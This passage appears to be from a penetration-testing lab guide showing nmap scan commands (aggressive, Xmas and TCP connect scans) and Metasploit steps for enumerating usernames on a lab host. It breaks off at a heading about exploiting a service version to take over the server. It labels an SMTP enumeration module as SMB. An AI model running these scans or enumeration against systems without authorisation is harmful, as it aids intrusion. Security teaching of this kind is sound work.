
By default it will scan for standard ports – 0-1023, so no need to

mention port information .

**Aggressive scanning:**

nmap -A [ip address]






By default this will identify service operating system, all required

information – Indepth scan

**X-MAS SCANNING:**


nmap -sX [ip address]



It will scan 1000 ports by default.

**TCP SCANNING:**

nmap -sT -sV [ip address]




A basic TCP scan, will scan 1000 ports by default.

1. Enumerate the usernames using Smb through Metasploit framework

Follow the below steps to get the usernames:

* Get the root access in the kali linux.
* Get into the msfconsole
* **Command: use auxiliary/smtp/smtp\_enum**
* Set the RHOSTS with the metasploit ip address.
* Show options
* Exploit



Usernames like games,proxy,root etc are listed.


1. Perform Version Exploitation using rapid 7 and take the server under your control.

Follow the below steps:

